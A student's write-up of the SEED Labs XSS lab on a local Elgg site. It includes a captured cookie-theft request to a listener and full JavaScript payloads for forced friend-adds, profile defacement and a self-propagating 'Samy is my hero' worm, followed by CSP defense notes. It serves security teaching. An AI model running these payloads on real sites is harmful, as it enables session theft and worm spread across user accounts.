
To start the lab I went to the Seed Labs website to download the required files to use during the Lab


2. Lab Environment Setup

DNS Setup. The first thing I did was add all the entries to /etc/hosts, I did this by doing sudo gedit /etc/hosts since root privilege is required

All of the sites were there so I added the one that was needed and saved.



Then I did dcbuild to build the docker



And then dcup to run in a new tab


```
seed@VM: ~/.../Labsetup
[11/12/23]seed@VM:~/.../Labsetup$ dcup
Creating elgg-10.9.0.5  ... done
Creating mysql-10.9.0.6 ... done
Attaching to mysql-10.9.0.6, elgg-10.9.0.5
mysql-10.9.0.6 | 2023-11-13 00:16:24+00:00 [Note] [Entrypoi
ver 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-11-13 00:16:24+00:00 [Note] [Entrypoint]: Switchi
sql'
mysql-10.9.0.6 | 2023-11-13 00:16:24+00:00 [Note] [Entrypoi
ver 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-11-13 00:16:24+00:00 [Note] [Entrypoint]: Initiali
mysql-10.9.0.6 | 2023-11-13T00:16:24.812815Z 0 [System] [MY-013169] [Se
(mysqld 8.0.22) initializing of server in progress as process 43
mysql-10.9.0.6 | 2023-11-13T00:16:24.823497Z 1 [System] [MY-013576] [In
ion has started.
mysql-10.9.0.6 | 2023-11-13T00:16:25.178315Z 1 [System] [MY-013577] [In
ion has ended.
elgg-10.9.0.5 |  * Starting Apache httpd web server apache2
mysql-10.9.0.6 | 2023-11-13T00:16:26.320594Z 6 [Warning] [MY-010453] [S
s created with an empty password ! Please consider switching off the --i
```

Finding the id of of the container by using dockps

```
seed@VM: ~/.../Labsetup        root@750a346cb418: /
[11/12/23]seed@VM:~/.../Labsetup$ dockps
f7309dcebf22  mysql-10.9.0.6
750a346cb418  elgg-10.9.0.5
[11/12/23]seed@VM:~/.../Labsetup$ docksh 750
root@750a346cb418:/#
```


Lab Tasks

In Firefox I launched the HTTP header live tool




Task 1: Posting a Malicious Message to Display an Alert Window

To begin I logged into the account name Alice so I could insert the malicious message.




The username and passwords were given to us in the lab manual. From there I navigated to the user account and went to edit the profile. In there, I went to the brief description field and inserted the code given to us.

After doing so, it worked successfully




Task 2: Posting a Malicious Message to Display Cookies

To post a malicious message to display cookies I went back to Alice's profile and removed the brief description. Then I went to the about me and inserted the code given to us.




I also changed the editor from visual editor to html to display the cookie.




Task 3: Stealing Cookies from the Victim's Machine

To begin I first opened a new tab and started a listen for the TCP server.



I then navigated back to Alice's page removed the code in the about me and replaced it with the given code



Then I viewed the listen and saw that I had stolen the cookies successfully.


```
Connection received on 10.0.2.15 46536
GET /?c=Elgg%3Dlrckioruheqvktsmiqn6g62hir HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
```

Task 4: Becoming the Victim's Friend

Question 1: The purposes of lines 1 and 2 get the different secret tokens hidden on the page. Line 1 gets the security token while 2 gets the elgg. They are required to make requests on the page

Question 2: Yes you can still launch a successful attack if the about me was only in editor mode. We could do this by inserting the code in a separate section such as the brief description section we used earlier.

To begin the task I navigated to Samy's profile and went to the about me section. I then inserted the skeleton code given to us and began constructing the HTTP request to add Samy as a friend. To do this I logged out and went to Alice's account and added Samy as a friend. I then view the HTTP Header Live Capture to view Samy's id.




We can see his id is 59 so using this I copied over the url and edited it to concatenate the token.

About me

```
<script type ="text/javascript">
window.onload = function () {
var Ajax=null;

var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

var sendurl="http://www.seed-server.com/action/friends/add" + "?friend=59" + token + ts;

Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.seed-server.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

The code given to us gets the timestamp and token of the user and concatenates it with the url of the friend site and Sam's id.
After doing so I logged into Boby's account to see if it worked and after visiting Samy's profile and going to friends I saw that it worked even though I did not click add friend.



Task 5: Modifying the Victim's Profile
The first thing I did was go back to Samy's profile remove the previously inserted code in the about me and copy over the the skeleton code given to us.

About me

Embed content Visual editor

```
<script type ="text/javascript">
window.onload = function () {
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

var desc = "&description=Samy is my hero" + "&accesslevel[description]=2";

var content = token + ts + userName + desc + guid;
var sendurl = "http://www.seed-server.com/action/profile/edit";
var samyGuid=59;

if(elgg.session.user.guid!=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.seed-server.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

Edit

Edit

Char

Acco


Notil

Grou

The access level was found using the HTTP Header Live, this tells us who can view this information. We do 2 because that corresponds to the public. samyGuid was the ID I found for the previous task. The content was the concatenation of the order of all the items that appeared to access the user's information properly. The URL is the order in which all information appears.

I saved the information and ran a test by accessing Alice's account and viewing Samy's profile. After doing so I went to view the profile and the about me changed to the message I inserted.

Alice



Blogs

Bookmarks

Files

Pages

Wire post


About me

Samy is my hero

Question 3: The reason the if statement is included is to check to make sure that it does not change Samy's profile. Otherwise, without it, the code would overwrite any content in Samy's profile.

Task 6: Writing a Self-Propagating XSS Worm

To start this task I copied the example code given to look at the example of the alert window.




After seeing that it worked I went back to his about me removed the alert and inserted back the original code I had. The given code allows a worm code to propagate by getting around the HTML built-in parser. The worm code then concatenates it by encoding the string into a URL. After doing so I included the worm code into the payload so that the code propagates. The access level allows the code to get around the default private values set.

About me


Embed content Visual editor

```
<script id=worm>
window.onload = function () {

var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";

var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

var desc = "&description=But most of all, Samy is my hero" + wormCode + "&accesslevel[description]=2";

var content = token + ts + userName + desc + guid;
var sendurl = "http://www.seed-server.com/action/profile/edit";
var samyGuid=59;

if(elgg.session.user.guid!=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.seed-server.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
```


After doing all this I then saved and logged out and logged in with Alice's account and cleared her current profile.




I then went to Samy's account account then back to hers and saw that the message did propagate.




Then to check I repeated the same process with Bob viewing Alice's profile and saw that it worked.




Task 7: Defeating the XSS Attacks Using CSP




1. When visiting the example websites I saw that A had all green OKs while b and c did not. I then went to view the page source for each site and saw that they all have the same source code for each site.
2. Upon clicking the click me button A had a successful pop-up while b and c did not execute anything. This is probably because of all the fails listed on each site.





3. To change the server configuration I navigated from the root directory i accessed earlier and non the csp configuration file



From there i made it so the example 60 would display as OK and then restarted the server







